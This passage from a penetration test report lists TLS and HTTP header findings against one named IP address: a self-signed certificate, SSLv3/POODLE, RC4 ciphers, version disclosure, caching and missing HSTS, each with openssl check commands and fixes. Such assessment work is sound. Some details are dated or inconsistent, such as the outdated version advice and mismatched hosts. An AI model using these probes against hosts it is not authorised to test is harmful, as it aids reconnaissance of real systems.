Update the servers to the latest supported version of Apache. The latest supported version of the Apache HTTPD 2.4 branch is 2.4.18, which was released December 14, 2015. See https://httpd.apache.org/security/vulnerabilities_24.html for more information.

Additional Information

- OWASP Top 10-2017 A6-Security Misconfiguration
- Vulnerabilities for Apache Tomcat 7.0.68

5. Self-Signed Certificate

SEVERITY: MEDIUM

Finding Information

The server's TLS/SSL certificate is self-signed. Users have no way to verify the authenticity of the presented certificate. Using a self-signed certificate removes nearly all of the protections SSL is meant to provide.

Evidence

The following output from SSLyze shows that the certificate is self-signed.

```
SCAN RESULTS FOR
 ------------------------------------------------

 * OpenSSL Heartbleed:
                                        OK - Not vulnerable to Heartbleed

 * Downgrade Attacks:
       TLS_FALLBACK_SCSV:               OK - Supported

 * Deflate Compression:
                                        OK - Compression disabled

 * Certificate Information:
     Content
       SHA1 Fingerprint:
0c431548bb64327f676840a43080ddcbe44eaf31
       Common Name:                     ASA Temporary Self Signed Certificate
       Issuer:                          ASA Temporary Self Signed Certificate
       Serial Number:                   66466649
       Not Before:                      2017-06-04 11:59:06
       Not After:                       2027-06-02 11:59:06
       Signature Algorithm:             sha1
       Public Key Algorithm:            _RSAPublicKey
       Key Size:                        1024
       Exponent:                        65537 (0x10001)
       DNS Subject Alternative Names:   []
```

The following screenshot from the Chrome browser shows that the TLS certificate is self-signed:




Figure 10: The certificate is not signed by a trusted CA

Affected Services

- 107.170.68.146:443

Impact

This vulnerability is exploitable by any attacker who can perform a man-in-the-middle attack on the network traffic. An attacker who is able to perform a man-in-the-middle attack can intercept and modify any communications between the client and the server.

Recommendations

Obtain a valid certificate that is signed by a trusted certificate authority.

Additional Information

- The Dangers of Self-Signed SSL Certificates
- Wikipedia - Self-Signed Certificate

6. SSLv3 Enabled

■ SEVERITY: MEDIUM

Finding Information

The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other products, uses nondeterministic CBC padding, which makes it easier for man-in-the-middle attackers to obtain cleartext data via a padding-oracle attack, also known as the "POODLE" vulnerably.

Evidence

The following commands were used to verify that the server supported SSLv3.

```
openssl s_client -ssl3 -connect 107.170.68.146:443
CONNECTED(00000003)
…
```

Affected Services

- 127.0.0.4:443

Impact

An attacker with access to network traffic could exploit this vulnerability to obtain cleartext traffic (credentials and sensitive data) using a man-in-the-middle attack.

Recommendations

Disable SSL version 3. All modern browsers support TLSv1.1 and TLSv1.2.

Additional Information

- How to disable SSLv3
- This POODLE Bites: Exploiting The SSL 3.0 Fallback
- CVE-2014-3566

7. RC4 Cipher Suites Supported

■ SEVERITY: LOW

Finding Information

RC4 ciphers have known vulnerabilities that are exploitable by advanced attackers who have access to network traffic. An external attacker who can repeatedly encrypt a plaintext sample and obtain copies of the resulting ciphertext may be able to derive specific plaintext chunks, due to flaws with the way RC4 generates its keystream.

Evidence

The following command was used to verify that the server supported RC4 Ciphers.

```
openssl s_client -cipher RC4 -connect 107.170.68.146:443
CONNECTED(00000003)
…
```

The server supports two RC4 ciphers: TLS_RSA_WITH_RC4_128_SHA (0x5) and TLS_RSA_WITH_RC4_128_MD5 (0x4).

Affected Services

- 107.170.68.146:443

Impact

An attacker may be able to recover data that is protected by RC4.

Recommendations

All versions of SSL and TLS are vulnerable to RC4 attacks. RC4 ciphers should be disabled.

Additional Information

- RC4 in TLS is Broken: Now What?

8. Platform Information Disclosed in HTTP Response

■ SEVERITY: LOW

Finding Information

The server reveals information about the software that it runs in the HTTP response headers. Headers in the HTTP responses contain platform information such as server type and version.

Evidence

The sample HTTP response headers below show the server is running Nginx version 1.9.1:

```
HTTP/1.1 200 OK
Server: nginx/1.9.1
```

Affected URLs

- 107.170.68.146:443

Impact

Attackers can use this type of information to more effectively target the system. By knowing the version of software the server is running, an attacker can research vulnerabilities that exist in that version.

Recommendations

Remove platform-specific information from HTTP response headers.

In nginx, edit the configuration file and set the `server_tokens` value to `off`.

9. Improper Caching Directives

■ SEVERITY: LOW

Finding Information

The application fails to provide proper cache-control directives. These directives instruct shared proxies and browsers how and when to cache content from responses. Anyone with access to the local machine could view the cache and see potentially-sensitive information. All URLs were affected.

Evidence

The following example HTTPS response does not set proper cache control headers:

```
HTTP/1.1 200 OK
Connection: close
X-Powered-By: Undertow/1
X-Powered-By: JSP/2.2
Server: WildFly/9
Content-Type: text/html;charset=UTF-8
Date: Mon, 02 Feb 2015 19:34:56 GMT
```

The following screenshot shows information about enrolled clients, such as hostname, private IP address, and metadata about the encryption key being retrieved from a user's browser cache. This information could be useful for an attacker attempting to gather information about targets in the environment.




Figure 11: Information about users can be retrieved from the browser cache

Affected URLs

All sensitive pages within the application were affected. The following is an example of an affected page that contains sensitive data:

- https://107.170.68.146/registration

Impact

This vulnerability could allow an attacker to view sensitive information that is normally only viewable by authorized users.

Recommendations

Sensitive information should never be cached. For such content, use the "no-store" directive. This directive instructs caches to avoid storing permanent copies of the responses. Set the following HTTP headers for any responses containing information that should not be cached:

```
Cache-control: no-store, no-cache
Pragma: no-cache
```

Additional Information

- OWASP Application Security FAQ - Browser Cache

10. Site Lacks Strict Transport Security Policy

SEVERITY: INFORMATIONAL

Finding Information

The affected host does not implement an HTTP Strict Transport Security policy. This policy can be defined by setting an HTTP response header called Strict-Transport-Security, which tells browsers to only use HTTPS when requesting resources on the server.

Evidence

The following HTTP response headers from the application show the lack of the Strict-Transport-Security header:

```
HTTP/1.1 200 OK
Accept-Ranges: bytes
Cache-Control: no-store, no-cache, must-revalidate
Content-Length: 0
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Date: Thu, 12 Feb 2015 23:44:20 GMT
Content-Type: text/plain; charset=utf-8
```

Affected Hosts

- https://107.170.68.146/

Impact

When this site is accessed using plain HTTP, it redirects users' browsers to the HTTPS version of the URL that was requested. An attacker can exploit this behavior to obtain session cookies or other sensitive information via network sniffing.

Recommendations

Configure the server to set the Strict-Transport-Security header with a suitable max-age parameter value.

```
Strict-Transport-Security: max-age=31536000
```

In Nginx, this can be done by adding the following line to the "server" block in the HTTPS configuration file:

```
add_header Strict-Transport-Security "max-age=31536000; includeSubdomains;
preload";
```

Additional Information

Information regarding how to set this header on Nginx can be found at:

- https://www.nginx.com/blog/http-strict-transport-security-hsts-and-nginx/
- HTTP Strict Transport Security for Apache, NGINX and Lighttpd